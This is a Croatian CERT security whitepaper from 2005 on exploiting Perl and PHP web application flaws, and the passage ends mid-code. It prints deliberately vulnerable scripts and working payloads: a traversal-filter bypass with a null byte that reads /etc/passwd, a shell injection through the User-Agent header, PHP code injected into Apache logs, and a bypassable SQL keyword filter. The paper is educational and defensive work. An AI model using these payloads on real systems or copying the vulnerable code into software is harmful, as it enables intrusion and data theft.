HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Iskorištavanje sigurnosnih propusta u Web aplikacijama

CCERT-PUBDOC-2005-04-117

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.
Rezultat toga rada ovaj je dokument koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, **www.lss.hr**- laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. UVOD 4

2. UZROCI SIGURNOSNIH PROPUSTA 4

3. PERL SIGURNOST 5

3.1. REVERSE TRAVERSAL NAPAD ZAOBILAŽENJEM SIGURNOSNIH FILTERA 5
3.2. SPECIJALNE RANJIVOSTI ZBOG POZIVANJA KORISNIČKE LJUSKE 8

4. PHP SIGURNOST 10

4.1. INCLUDE() RANJIVOST 10
4.2. ISKORIŠTAVANJE INCLUDE() RANJIVOSTI UKLJUČIVANJEM LOG DATOTEKA 11
4.3. NAPAD UMETANJEM SQL NAREDBI I ZAOBILAŽENJE FILTARA 12

5. ZAKLJUČAK 14

6. REFERENCE 14

1. Uvod

Razvojem Interneta i popularizacijom World Wide Web servisa, statičke HTML stranice postale su nedostatne u odnosu na potrebe webmastera i korisnika WWW servisa. U tu svrhu vrlo brzo se razvila podrška za izradu dinamičkih Web stranica, što je u velikoj mjeri proširilo mogućnosti primjene Web servisa. U početku su to uglavnom bile CGI (engl. ***C**ommon **G**ateway **I**nterface*) aplikacije pisane C-u, PERL-u ili nekom drugom skriptnom jeziku, a s vremenom su se javile i brojne druge tehnologije.

Međutim, razvoj dinamičkih Web stranica otvorio je također i nova pitanja vezana uz sigurnost Web aplikacija. Pojavom programskih jezika kao što su PHP i ASP, zatim korištenjem relacijskih baza podataka i SQL jezika, sigurnost Web aplikacija dobila je novu dimenziju i postala važna komponenta aplikacijske sigurnosti. Integracijom novih tehnologija kao što su Web Servisi i Web aplikacije, te tehnologija na kojima se ta vrsta usluga bazira (XML, SOAP, itd.), pitanje sigurnosti Web aplikacija postati će sve opsežnije i značajnije.

Poznato je da se sigurnost Web aplikacija uglavnom odnosi na temeljito provjeravanje i filtriranje korisničkog unosa koji aplikacija prihvaća, pa je to i jedan od najčešćih uzroka sigurnosnih propusta. Sigurnosni propusti Web aplikacija dodatno ovise i o njezinom dizajnu, izboru programskog odnosno skriptnog jezika koji se koristi za njezinu izradu, kvaliteti kontrole korisničkog unosa te brojnim drugim elementima.

Iako se u posljednjih nekoliko godina mnogo govorilo o propustima specifičnim za pojedine programske i skriptne jezike vezane uz Web aplikacije, još mnogo detalja u ovom području nije poznato široj javnosti. Određeni tip sigurnosnih propusta koje većina IT security profesionalaca smatra propustima niskog rizika u pojedinim situacijama mogu biti izuzetno opasni. Sigurnosne zakrpe, odnosno rješenja za sigurnosne propuste, također nisu uvijek ispravna i često se mogu zaobići.

Dokument opisuje neke od tipičnih ranjivosti koje se javljaju unutar Web aplikacija pisanih u Perl i PHP programskim jezicima, uzroke njihovog nastajanja, mogućnosti iskorištavanja te metode zaštite koje se u pojedinim slučajevima mogu primijeniti. Iako je dokument vezan uz aplikacije pisane u Perl i PHP jezicima, treba napomenuti kako se slični koncepti mogu primijeniti i na druge programske jezike. Također je pokazano kako se neke od metoda zaštite, za koje se smatra da su dovoljno sigurne, mogu zaobići i iskoristiti u svrhu provođenja malicioznih aktivnosti.

2. Uzroci sigurnosnih propusta

Većina sigurnosnih propusta općenito, pa tako i kod Web aplikacija, ima sličan uzrok. Uglavnom se radi o nedovoljnoj provjeri korisničkog unosa i prevelikom povjerenju u podatke dobivene od strane korisnika. U slučaju Web aplikacija moguće je izdvojiti nekoliko generalnih uzroka sigurnosnih propusta koji uglavnom vrijede za sve programske jezike u kojima se Web aplikacije izrađuju.

- **Nedovoljno kontrolirane operacije sa datotekama** – Web aplikacija koja od korisnika prihvaća ime datoteke ili putanju do određene datoteke na poslužitelju, mora biti sigurna da je ta putanja legitimna i da se odnosi na datoteke koje su predviđene za pregledavanje od strane korisnika. Situacija u kojoj neovlašteni korisnik može pregledavati datoteke izvan direktorija koji je za to namijenjen, predstavlja sigurnosni propust jer je neovlašteni korisnik u mogućnosti otkrivanja osjetljivih podataka koji mu mogu pomoći u daljnjim nastojanjima kompromitiranja računalnog sustava. Ovakvi propusti uglavnom se manifestiraju preko funkcija kao što su `open()`, `fopen()`, `include()`, itd.
- **Pozivanje korisničke ljuske bez kontrole podataka koji joj se prosljeđuju** - Sigurnosni propusti ovog tipa uglavnom su najopasniji, jer neovlaštenom korisniku omogućuju izvršavanje proizvoljnih programa na ranjivom računalnom sustavu. Uzroci ovakvih sigurnosnih propusta uglavnom su loše ili nikakvo filtriranje posebnih metaznakova (*engl. metacharacters*) iz korisničkog unosa, koji u korisničkoj ljusci omogućavaju izvršavanje više naredbi odnosno programa u jednoj liniji. Sigurnosni propusti ovog tipa uglavnom se manifestiraju preko funkcija kao što su `system()`, `popen()`, `exec()`, itd.
- **Upiti u baze podataka bez kontrole podataka nad upitima** – Povezivanje Web aplikacija i baza podataka danas je uobičajen i vrlo čest scenarij. SQL (*engl. **S**tructured **Q**uery **L**anguage*) upiti koji se putem Web aplikacije prosljeđuju bazi podataka uglavnom sadrže nekakav

korisnički unos prema kojem se vrši pretraživanje u bazi. Ukoliko taj unos nije temeljito provjeren, neovlašteni korisnik može izvesti napad umetanjem SQL naredbi (*engl. SQL injection*). Umetanje SQL naredbi neovlaštenom korisniku omogućuje pregledavanje osjetljivih tablica (npr. korisničkih imena i lozinki) u bazi te različite operacije nad podacima u njoj. Maliciozne operacije koje se mogu izvršiti umetanjem SQL naredbi dodatno ovise o programskom rješenju koje se koristi za DBMS (npr. MySQL, Oracle ili MSSQL) i sigurnosnim propustima unutar same DBMS aplikacije.

- **Pogreške u dizajnu Web aplikacije** – Nerijetko programeri Web aplikacija postavljaju pogrešne koncepte pri samoj izradi Web aplikacije. Primjeri sigurnosnih propusta vezanih uz dizajn aplikacije mogu biti pohrana korisničkih imena i zaporki u datoteku dostupnu neautoriziranim korisnicima ili korištenje sjednica (*engl. session*) sa slabim sjedničkim identifikatorom (engl. *Session ID*) kojeg neovlašteni korisnik može predvidjeti. Vrlo česta pogreška u dizajnu Web aplikacija je također i oslanjanje aplikacije na provjeru korisničkog unosa na klijentskoj strani unutar Web preglednika (*engl. browser*).

Također, mogući su i sigurnosni propusti specifični za određeni programski ili skriptni jezik u kojem je aplikacija pisana. U nastavku su navedeni neki od sigurnosnih propusta specifični za pojedini programski odnosno skriptni jezik koji se koristi u izradi Web aplikacija.

1. **PHP**
   - **zloupotreba funkcije include() -** ranjivost pomoću koje je moguće izvršavati programski kod iz proizvoljnih lokacija na tvrdom disku ili nekom drugom poslužitelju.
2. **PERL**
   - **„poison NULL byte“** - ranjivost pomoću koje je moguće postaviti oznaku za kraj znakovnog niza prije stvarnog kraja niza, što može utjecati na funkcije koje izvršavaju operacije nad datotekama.
   - **„pesky pipe“ -** ranjivost pomoću koje je unutar `open()` funkcije moguće izvršavati proizvoljne sistemske programe.
3. **C/C++**
   - **memorijski propusti** – ranjivosti vezane uz mogućnost neovlaštenog pristupa memorijskim lokacijama koje su u normalnim okolnostima nedostupne.

3. PERL sigurnost

Sigurnosni problemi vezani uz PERL interpreter i CGI skripte dobro su poznati. Informacije o sigurnosnim problemima PERL-a i CGI skripti mogu se pronaći u dokumentima „CGI Security Holes“ na adresi http://www.phrack.org/show.php?p=49&a=8 i „PERL CGI Problems“ na adresi http://www.phrack.org/show.php?p=55&a=7.

Izbjegavanje sigurnosnih propusta u PERL Web aplikacijama relativno je jednostavno, i odnosi se na snažno filtriranje korisničkog unosa koje onemogućava neovlaštene manipulacije nad samom aplikacijom. Ipak, u određenim situacijama čak i provjera korisničkog unosa te filtriranje nepoželjnih znakova, može se zaobići uz pomoć specijalno konstruiranih podataka koji se prosljeđuju Web aplikaciji. Neki od takvih slučajeva prikazani su u nastavku.

3.1. Reverse traversal napad zaobilaženjem sigurnosnih filtera

Reverse traversal napadi odnose se na operacije nad datotekama koje neovlaštenom korisniku omogućavaju da se u stablu direktorija pomoću `'../'` znakova pozicionira u bilo koji direktorij na tvrdom disku. *Reverse traversal* napadi vrlo su opasni jer neovlaštenom korisniku omogućavaju pristup datotekama kojima u normalnim okolnostima pristup nije moguć. Onemogućavanje *reverse traversal* napada odnosi se na filtriranje znakova koji neovlaštenom korisniku omogućavaju „spuštanje“ do korijenskog direktorija.

U nastavku je priložena PERL skripta koja od klijenta prihvaća naziv HTML dokumenta (koji se nalazi unutar `/var/www/cgi-bin/` direktorija), pomoću regularnog izraza uklanja `'../'` znakove iz dobivenog naziva te na dobiveno ime dodaje .html ekstenziju. Nakon opisanih operacija nad samim imenom datoteke, ona se otvara funkcijom `open()` i prikazuje se klijentu.

`Vuln1.cgi`


```
#!/usr/bin/perl

$dir = "/var/www/cgi-bin/";

print "Content-type: text/html\n\n";

print "<h2> CGI Security primjer #1</h2><br>";
$meth =  $ENV{'REQUEST_METHOD'};

if ($meth eq "GET") {
 $data = $ENV{'QUERY_STRING'};
}

if ($meth eq "POST") {
 $len = $ENV {'CONTENT_LENGTH'};
 sysread (STDIN, $data, $len);
}

# pretvaranje enkodiranih znakova u ASCII
$data =~ s/%([A-Z|a-z|0-9][A-Z|a-z|0-9])/pack('C',hex($1))/eg;
$data =~ tr/+/ /;

# pokusaj obrane od reverse traversal napada uklanjanjem znakova "../"
$data =~ s/\.\.\///g;


print "Primljeni podaci:" . $data . "<br><br>";
print "Sadrzaj datoteke:<br>" ;

$data .= ".html";

open(FD,"$dir$data") || print "<h3>Greska: Datoteka $dir$data nije
pronadjena!!!\n\n</h3>" ;

print "<pre>";
while (<FD>) {
       print $_;
}
print "</pre>";
close(FD);
```

Na slici 1. prikazan je pokušaj iskorištavanja *reverse traversal* ranjivosti u priloženoj `vuln1.cgi` Web aplikaciji.

Slika 1: Pokušaj iskorištavanja reverse traversal ranjivosti

Kao što je vidljivo iz primjera na slici 1, `vuln1.cgi` Web aplikaciji prosljeđuje se niz znakova '`../../../../../../etc/passwd`' koji bi mogao uzrokovati sigurnosni propust. Filtriranjem znakova '`../`' te dodavanjem .html ekstenzije, dobiva se ime datoteke '`etc/passwd.html`' koje je bezopasno sa stanovišta sigurnosti.

Iako filtriranje nepoželjnih znakova implementirano u priloženoj Web aplikaciju podiže razinu sigurnosti, treba napomenuti da u ovom slučaju i dalje postoji mogućnost iskorištavanja *reverse traversal* ranjivosti. Propust je moguće iskoristiti u samom filtru za specijalne znakove koji uklanja niz znakova '`../`'. Ukoliko se filtru proslijedi niz znakova '`.../`', on će iz tog niza ukloniti podcrtane znakove '`../`' nakon čega u nizu opet ostaje '`../`'. Niz znakova '`.../../.../../.../../.../../`' nakon filtriranja postaje '`../../../../../../`', što neovlaštenom korisniku opet omogućuje provođenje *reverse traversal* napada. Dodavanje .html ekstenzije moguće je zaobići korištenjem „poison NULL byte" tehnike, pa na kraju neovlašteni korisnik može pregledavati bilo koju datoteku na tvrdom disku za koju Web poslužitelj ima pravo pristupa. Za iskorištavanje *reverse traversal* propusta u Web aplikaciji `vuln1.cgi` potrebno je aplikaciji proslijediti sljedeći niz znakova '`.../../.../../.../../.../../etc/passwd%00`'. Na slici 2 je prikazano korištenje navedenih tehnika zaobilaženja sigurnosnih mjera implementiranih u `vuln1.cgi` Web aplikaciji.



Slika 2: Iskorištavanje reverse traversal ranjivosti

Za onemogućavanje navedenog napada, potrebno je ugraditi priloženi filtar koji će ukloniti potencijalno opasne znakove.

```
$data =~ s/\0//g;
$data =~ s/\.//g;
```

3.2. Specijalne ranjivosti zbog pozivanja korisničke ljuske

Pozivanje korisničke ljuske iz Web aplikacije sa podacima dobivenim od strane klijenta vrlo je opasno i treba izbjegavati kada je god to moguće. Ranjivosti temeljene na pozivanju korisničke ljuske također su dobro poznate, no neki specijalni slučajevi nisu dovoljno istraženi. U određenim Web aplikacijama, koje su ranjive na izvršavanje potencijalno malicioznih naredbi preko pozivanja ljuske, zbog filtriranja korisničkog unosa nije moguće pozivati programe sa argumentima. Navedena situacija neovlaštenom korisniku ostavlja jedino mogućnost izvršavanja programa koji mu mogu poslužiti za prikupljanje informacija o ciljnom sustavu (kao što su `ls`, `uname`, `netstat`, itd.). No, u određenim okolnostima se i takve situacije ipak mogu iskoristiti za izvršavanje malicioznog koda. Radi se o slučajevima kada Web aplikacija ima mogućnost dohvata podataka preko POST metode HTTP protokola, i kada neovlašteni korisnik može iskoristiti ranjivost zbog pozivanja korisničke ljuske prije nego se podaci dobiveni na standardni ulaz (*engl. standard input*) programa počnu obrađivati.

U nastavku je priložena Web aplikacija `vuln2.cgi`, modificirana inačica Web aplikacije `vuln1.cgi` sa mogućnostima pohrane podataka o korisničkom Web pregledniku i snažnim filtriranjem korisničkih podataka koje sprječava provođenje *reverse traversal* napada.

`vuln2.cgi`

```
#!/usr/bin/perl

$dir = "/var/www/cgi-bin/";
print "Content-type: text/html\n\n";

$user = $ENV{'HTTP_USER_AGENT'};

# uklanjanje svih razmaka (blank spaceova)
$user =~ s/ /_/g;

print $user;
```

```
system ("echo $user >> /tmp/user.txt");


print "<h2> CGI Security primjer #2</h2><br>";
$meth =  $ENV{'REQUEST_METHOD'};

if ($meth eq "GET") {
 $data = $ENV{'QUERY_STRING'};
}

if ($meth eq "POST") {
 $len = $ENV {'CONTENT_LENGTH'};
 sysread (STDIN, $data, $len);
}

# pretvaranje enkodiranih znakova u ASCII
$data =~ s/%([A-Z|a-z|0-9][A-Z|a-z|0-9])/pack('C',hex($1))/eg;
$data =~ tr/+/ /;

# osiguranje od reverse traversal napada uklanjanjem znaka '.'
$data =~ s/\.//g;

# uklanjanje poison NULL bajta
$data=~ s/\0//g;

print "Primljeni podaci:" . $data . "<br><br>";
print "Sadrzaj datoteke:<br>" ;

# dodavanje .html ekstenzije
$data .= ".html";

open(FD,"$dir$data") || print "<h3>Greska: Datoteka $dir$data nije
pronadjena!!!\n\n</h3>" ;

print "<pre>";
while (<FD>) {
        print $_;
}
print "</pre>";
close(FD);
```

Sigurnosni propust nalazi se u dijelu koda koji podatke o korisničkom Web pregledniku pohranjuje u `/tmp/user.txt` datoteku korištenjem funkcije `system()`. Iskorištavanje sigurnosnog propusta bilo bi trivijalno da se svi razmaci iz korisničkog unosa ne zamjenjuju sa znakovima '_'. S obzirom da Web aplikacija `vuln2.cgi` podržava POST metodu koja sve korisničke podatke prosljeđuje na standardni ulaz Web aplikacije, ranjivost je moguće iskoristiti pozivanjem PERL interpretera koji će instrukcije prihvatiti preko standardnog ulaza. U nastavku je prikazano pozivanje PERL interpretera i iskorištavanje sigurnosnog propusta.

```
root@t-rex:/var/www/cgi-bin# nc 0 80
POST /cgi-bin/vuln2.cgi HTTP/1.0
User-agent: ;/usr/bin/perl;
Content-length: 40

system ("/bin/netstat > /tmp/certlss");

HTTP/1.1 200 OK
Date: Apr, 14 Thu 2005 08:02:46 GMT
Server: Apache/1.3.33 (Unix) PHP/4.3.10
Connection: close
Content-Type: text/html

;/usr/bin/perl;
<h2>   CGI   Security   primjer   #2</h2><br>Primljeni   podaci:<br><br>Sadrzaj
datoteke:<br><h3>Greska: D atoteka /var/www/cgi-bin/.html nije pronadjena!!!

</h3><pre></pre>root@t-rex:/var/www/cgi-bin# head /tmp/certlss
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:http          localhost:32848         TIME_WAIT
tcp             0          0  localhost:32849               localhost:http
ESTABLISHED
```

```
tcp             0          0  localhost:http                localhost:32849
ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  8      [ ]         DGRAM                    112    /dev/log
unix  2      [ ]         DGRAM                    39     @udevd
unix  3      [ ]         STREAM     CONNECTED     68865  /tmp/.X11-unix/X0
root@t-rex:/var/www/cgi-bin#
```

Kao što je vidljivo iz primjera, niz znakova '`;/usr/bin/perl;`' koji poziva PERL interpreter proslijeđen je aplikaciji preko `User-Agent` polja u `HTTP` zaglavlju. Nakon što Web aplikacija pokuša pohraniti niz znakova '`;/usr/bin/perl;`', iskorištava se sigurnosni propust, PERL interpreter je pokrenut i čeka na podatke koje će dobiti sa standardnog ulaza. Na standardni ulaz dolazi naredba '`/bin/netstat > /tmp/certlss`' koja izlaz `netstat` naredbe preusmjerava u `/tmp/certlss` datoteku. PERL izvršava dobivenu `system()` funkciju i Web aplikacija se završava.

4. PHP sigurnost

PHP je s vremenom postao jedan od najpopularnijih jezika za izradu Web aplikacija, pa je sigurnost PHP aplikacija vrlo važan segment aplikacijske sigurnosti. Zbog svoje kompleksnosti i fleksibilnosti, PHP Web aplikacije mogu biti vrlo sigurne, ali isto tako i vrlo nesigurne. U nastavku je prikazano nekoliko slučajeva klasičnih ranjivosti koje je moguće pronaći u PHP Web aplikacijama.


4.1. include() ranjivost

Funkcija `include()` omogućuje uključivanje sadržaja neke datoteke u PHP kod koji se trenutno izvršava. Sav programski kod sadržan unutar uključene datoteke biti će izvršen. Po samoj prirodi funkcije vidljivo je da ona u određenim okolnostima može predstavljati potencijalni sigurnosni rizik. Važno je napomenuti da ovisno o konfiguraciji PHP interpretera, `include()` funkcija može uključivati i PHP skripte sa drugih Web poslužitelja što predstavlja dodatnu opasnost.
U nastavku je prikazana PHP Web aplikacija koja je ranjiva na uključivanje PHP koda.

vuln1.php

```
<?

echo "<h1>PHP Security primjer #1</h1>";
echo "<h3> Sadrzaj datoteke: </h3>";
include ($data);

?>
```

Iskorištavanje ove ranjivosti zahtijeva da '`register globals`' postavka u `php.ini` datoteci bude postavljena na '`on`'. Samo iskorištavanje ranjivosti je trivijalno i na slici 3 je prikazano uključivanje proizvoljne Web lokacije u `vuln1.php` web aplikaciju.



Slika 3: Iskorištavanje include() ranjivosti

4.2. Iskorištavanje include() ranjivosti uključivanjem log datoteka

PHP konfiguracijska datoteka može onemogućiti uključivanje PHP skripti sa drugih Web lokacija što u određenoj mjeri podiže razinu sigurnosti Web aplikacija. Ukoliko je uključivanje PHP skripti sa drugih Web lokacija onemogućeno neovlašteni korisnici uglavnom nisu sposobni iskoristiti `include()` ranjivost. Za ostvarivanje ovakve konfiguracije, potrebno je onemogućiti `allow_url_open` postavku u `php.ini` datoteci. Međutim, kako će biti pokazano u nastavku, navedene ranjivosti ipak je moguće iskoristiti i sa isključenom `allow_url_open` postavkom. S obzirom da neovlašteni korisnik nije u mogućnosti uključivanja PHP skripte sa nekog drugog Web poslužitelja, preostaju mu samo lokalne datoteke na poslužitelju na kojem se nalazi ranjiva aplikacija. U tom slučaju neovlašteni korisnik mora biti u mogućnosti pisanja po datoteci koju želi uključiti i mora znati putanju do te datoteke. Idealno rješenje za to su log datoteke, u koje se pohranjuju podaci o mrežnim servisima odnosno njihovim klijentima i upitima. Neovlašteni korisnik se može spojiti na neki mrežni servis na ranjivom računalu i poslati podatke u kojima će se nalaziti PHP kod. Podaci će biti upisani u log datoteku koju neovlašteni korisnik može uključiti u PHP Web aplikaciju pomoću `include()` ranjivosti. U nastavku je prikazana ranjiva PHP aplikacija koja može uključivati samo datoteke na lokalnom disku.

`vuln2.php`


```
<?
echo "<h1>PHP Security primjer #2</h1>";
echo "<h3> Sadrzaj datoteke: </h3>";
$inc = "/var/www/htdocs/" . $HTTP_GET_VARS["data"];
include ($inc);
?>
```

Kao što je vidljivo iz primjera, moguće je uključivati samo datoteke na lokalnom disku. S obzirom da nema provjere za *reverse traversal* ranjivostima, moguće se je pozicionirati na direktorij u kojem se nalaze log datoteke i uključiti proizvoljnu log datoteku. U nastavku je prikazano ubacivanje PHP koda u `error_log` datoteku `Apache` web servera.

```
root@t-rex:/var/www/htdocs# nc 0 80
GET /<pre><? system("/bin/netstat -an"); ?> </pre>
HTTP/1.1 400 Bad Request
```

```
Date: Apr, 14 Thu 2005 11:32:16 GMT
Server: Apache/1.3.33 (Unix) PHP/4.3.10
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
The request line contained invalid characters following the protocol
string.<P>
<P>
<HR>
<ADDRESS>Apache/1.3.33 Server at t-rex.el8 Port 80</ADDRESS>
</BODY></HTML>
```

Označena linija predstavlja PHP kod koji pomoću `system()` funkcije poziva sistemski program `netstat`. S obzirom da je upit pogrešan, cijela linija se zapisuje u `error_log` datoteku. Ukoliko se datoteka uključi pomoću `include()` ranjivosti, izvršiti će se uključeni PHP kod. Iskorištavanje `include()` ranjivosti pomoću PHP koda u `/var/log/apache/error_log` datoteci je prikazano na slici 4.



Slika 4: Iskorištavanje include() ranjivosti uključivanjem log datoteke

Kao što je vidljivo iz slike, ranjivost je iskorištena, pokrenut je program `nestat` i ispisane su mrežne sjednice na poslužitelju.

4.3. Napad umetanjem SQL naredbi i zaobilaženje filtara


Zbog činjenice da je sve više programera informirano o napadima umetanjem SQL naredbi (*engl. SQL inject*), u brojnim Web aplikacijama mogu se pronaći pokušaji filtriranja potencijalno opasnih riječi u korisničkom upitu.

Problem kod takvih filtara je da nisu robusni i fleksibilni te se mogu vrlo lako zaobići. U nastavku je uključena jednostavna PHP aplikacija koja se povezuje na bazu koja sadrži tablicu sa imenima i prezimenima zaposlenika. Za traženo ime Web aplikacija prikazuje prezime.

vuln3.php

```
<html>
<body>
<h1> PHP Security primjer #3 </h1>
<form name="test" method="GET" action="<? echo $PHP_SELF; ?>">
Pretraga po imenu <input type = "text" name="ime">
<input type="submit" value="Posalji">
</form>

<?
if ($ime=$HTTP_GET_VARS["ime"])
{

        $rem = array ("--","select","update","insert","drop", "delete");

        foreach ($rem as $rep)
                $ime = str_replace ($rep,"",strtolower($ime));


        $link = mysql_connect ("127.0.0.1","leon","leon");

        if (! $link)
                die ("Spajanje na bazu nije moguce!!!\n");

        mysql_select_db("vulntest",$link);

        $query = "SELECT * FROM vulntable where test=\"$ime\";";

        echo "<pre>$query</pre>";
        $res = mysql_query($query,$link);

        if (!$res) {

                $err = mysql_error();
